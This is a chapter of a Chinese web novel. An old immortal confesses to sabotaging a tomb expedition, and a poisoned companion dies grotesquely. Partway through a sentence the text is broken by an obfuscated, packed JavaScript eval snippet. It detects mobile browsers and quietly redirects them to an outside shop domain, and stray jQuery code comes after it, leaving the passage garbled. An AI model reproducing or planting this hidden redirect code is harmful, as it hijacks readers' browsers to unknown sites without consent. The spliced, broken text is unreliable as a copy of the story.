于是孟夏原本想质问的语气一下子软了下来:“你···为什么会出现在这里啊?”
“我跟着你来的啊,阿饕。我下凡来找你,找了好久找不到。我去阴间翻生死簿,结果阎王说你已经魂飞魄散了。我吓得一身冷汗。但我运气好哎,我派出去打听的小地仙告诉我他在煦城看见了你,结果我去的时候你恰巧走了,我吓死了,还以为你又要魂飞魄散了。但是没有,嘿嘿嘿。”
灵宝天君说得一身是汗,但架不住太激动太热情了,似乎也不觉得这些有多麻烦,只觉得能和阿饕见面非常开心。
可能是因为灵宝天君这种长辈的关切太像外婆了,孟夏确实被这种重逢的幸福感染了,哪怕灵宝天君想见的这个人不完全是自己。
灵宝天君继续说:“我在你们下海没多久就跟上来了,一直沿着你们挖的洞进了这个墓,原本我是想找到你就和你相认的。但我刚进来就碰上小沉傲说什么墓室里有门被人偷摸打开了的事,我想,这问题大了啊,你们这群人里八成有人不怀好意想要害人啊。
我就跟在后面一时没出现,当时我就发现那个老葛鬼鬼祟祟的,和黄头眉来眼去暗度陈仓。在你们被带到石室之前,我发誓我看见了那个叫老葛的在石墙上摸来摸去,八成就是在动机关。这个事你们里面那个叫袁老的也能证明。”
袁老见众人都看向他,不得不站出来道:“我看到是看到了,但我还以为是你呢,真不是你吗?这不都一样嘛,我哪知道当时那张脸还是这张脸是真的呢。”
灵宝天君一拍大腿:“哎呦,你们凡人就是笨,那怎么会是我!黄头和老葛的关系一开始亲密无间,后来突然就闹翻了你们都不记得了?就没一个人觉得古怪?”
说孟夏他们心里一点不觉得奇怪那也不对,但他们面临的危险几乎是一茬接一茬的,根本分不出心思来细究。
陆微知道是孟夏前世的师父后翻脸比翻书还快,此时站出来适时挽回一分凡人的脸面:“天君所言极是,那这么说天君是在石室前后把之前那个老葛换掉的了。”黄头老葛的关系似乎就是在石室后变化的,确切地说是小五提到内鬼前后。灵宝天君:“你这兔崽子还有点慧根,我当时看老葛动墙上的机关,就觉得他不对劲,一直隐着身贴着他站着,在我们被分到不同石室那一刹那,我附在了他身上。”
凌云顺着思路猜道:“所以你和他分到了同一个石室?”
灵宝天君惊喜地拍了拍手:“对啊,你也很聪明嘛。但让我非常意外的是,他进入石室之后给自己喂了一颗药,喂完之后他的身体突然下陷,成了一个···袋子?”
当时的情况非常诡异,饶是灵宝天君做为一个见多识广的老神仙也一时间难以形容眼前的画面。老葛似乎对于自己按下机关后会进入密闭石室这件事非常清楚,进去后就从容不迫地从怀里拿出一颗黑色丸药吃了下去。吃完后不过片刻,他的身体内部就像水一样突然消失了,只留下一张空空的壳,而他自己甚至知道把头打开,就好像他的身体变成了一个随时可以盛东西的器皿。
老葛做完这些,整个身体就往石墙里一融,竟然就融进去了。灵宝天君把整个石室都翻遍了也没再翻出来。
陆微和孟夏一听皆是大惊,都想到了阿怪:“你抠出过石墙里的石块看嘛,石缝里有没有他的骨头皮肤?”“这···”灵宝天君摸了摸脑袋,“我也来不及啊,我心里寻思着这黄头和老葛是一伙的,老葛不知道去哪儿了,说不定黄头还在,我得把黄头的身份诈出来啊。于是我就变成了老葛的样子,刚变成,小沉傲就来救我了。
再然后,我就出去了,我出去之后黄头见到我果真吓一跳,几次想套我的话,我也想趁机套他的话。可惜,没套成,要不然早把他抓出来了。”
孟夏还沉浸在刚才那个人体袋子里,又不由对陆微道:“或许老葛这个情况和阿怪的不完全一样,因为我们在之后人脸虫身的怪物中没有看到阿怪的脸,但看到了老葛的。”
陆微:“照你这么说,那些人脸虫身的脸全是人用这种方式死亡后留下的了?”
陆微说完后,两个人俱是头皮一麻,想到如果真的是这个原因,那这里得有过多少人体袋子。还有季财呢?他不是回去了嘛,又怎么会在里面?
这边俩人私下想到季财,那边小五已经在问了。
小五捏了捏眉心:“照这么说,季财之前一直说闹鬼也是黄头的手笔喽。为的是把他吓走,再顺理成章地逃过我们的眼睛,想对他做什么就做什么,比如做成老葛那种袋子?”
灵宝天君摸了摸脑袋:“季财是谁,但不管怎样,八成是黄头做的了,难道还有旁人嘛?”
一旁久未发言的阿三欲言又止,却在瞥到小七的一个眼神后又退后了一步,隐到了人群里。
小五:“也就是说,最开始打开墓室门的机关,让海水淹进来也是黄头做的。为的是把我们淹死?”
灵宝天君赞同道:“对啊对啊,小沉傲你还是这么聪明!还有到后面我们把阴极看成阳极,阳极看成阴极,八成也是他动的手脚啦,就是不知道他是怎么做到的。”
小五微微一笑:“这很简单,好歹是个神仙,歃血后微微冲破一点封印做个最简单的障眼法,对于当时修为被封的我们来说都是致命的,不是吗?”
有道理啊。
好像所有问题都得到了解释,但小五并没有放松下来,她用力揉着眉心,嘴角始终是一抹若有似无仿佛冷嘲的笑意:“但是,天君,这换阴阳极之事,我把你的做法想好了,却没有想到你的目的啊。”
灵宝天君一怔:“什么?”
孟夏他们也望向小五,几乎是瞬间理解
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17740981|205691||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
了小五的意思。
其实小五的怀疑是有道理的,因为当时过天桥锁链的时候,灵宝天君和黄头吵了一架,借此跑到李玦身后走在了最后一个,如此一来无论他在后面做了什么小动作,别人也很难注意到了。
反而是站在李玦前面的黄头,他在李玦眼皮子底下不动声色地歃血破封印再施障眼法根本没那么容易。
但是,孟夏心里叹了口气,她还以为灵宝天君会是善意的,至少对自己是善意的。
被拆穿了,灵宝天君索性也不装了,他屁股一瘫,往那儿一坐,哭道:“你们一个两个跟一群盗墓贼混在一起,还记得自己什么身份吗?”
陆微眉头一皱:“什么身份?我不是个鬼吗?”
孟夏附和:“对啊,我不是个鬼吗?”
小五也挑了挑眉,那意思是确定要和我谈我的身份?
不过被羞辱的另一批人:那群盗墓贼,此时完全没有心情计较这个,在发现吴启长时间无法醒过来之后,他们自发地在李玦身边排队检查伤势,但情况好像并不乐观。
灵宝天君讪讪地摸了摸鼻子:“哎呀,反正就是,我好歹是个神仙啊,能眼睁睁看着一群盗墓贼往神仙墓里头跑吗,我就捣了个乱。我哪知道就是换个阴阳极,怎么能整出那些玩意儿,吓死神仙了。”
孟夏气急败坏:“所以真的是你,你差点把我们所有人都害死了!”灵宝天君难免露出歉疚的神色,想上来和孟夏道歉,这个时候人群中却适时传来惊呼:“大江,袁老你们怎么了?”
孟夏转头看过去,心脏一紧:“不,不是差点,你已经害死人了。”
继吴启倒下之后,大江、袁老再次毫无征兆地倒下。
李玦已经很久没说话了,小五他们复盘之时,他反复研究着吴启几人的伤势,想要试图从异化者中水银剧毒的无解命题中想一个答案,但,没有办法。
直到,李玦突然站起身,道:“大家先退后!”
众人已经不需要提醒了,因为他们看到了之后几年一想到都浑身发毛的瘆人一幕。
吴启不知何时已经醒了,口中说着混沌不清的话,但其实外人听来早已一句听不清了。水银剧毒让他的面容痴呆,眼珠外翻,口涎直流。他忽然站了起来,全身都在不受控制地颤抖,四肢扭曲成麻花状,头软绵绵的、已经耷拉到腿根处了。
他一边痛苦呜咽、低声尖叫着,一边还在努力抓咬着周边的人,这是异化造成的攻击性。
大家纷纷尖叫着,或者后退,或者想上前制伏吴启。李玦手指微动,还是将一直埋藏在手心的那枚银针插入了吴启的太阳穴,银光如蜻蜓翅膀轻落,吴启终于痛苦地闭上了眼睛,彻底倒下了。
吴启死后身上的肌肉依旧在不停歇地震颤着,李玦失神地看着,好像听到那震颤的肌肉仍在发出痛苦的嗡响。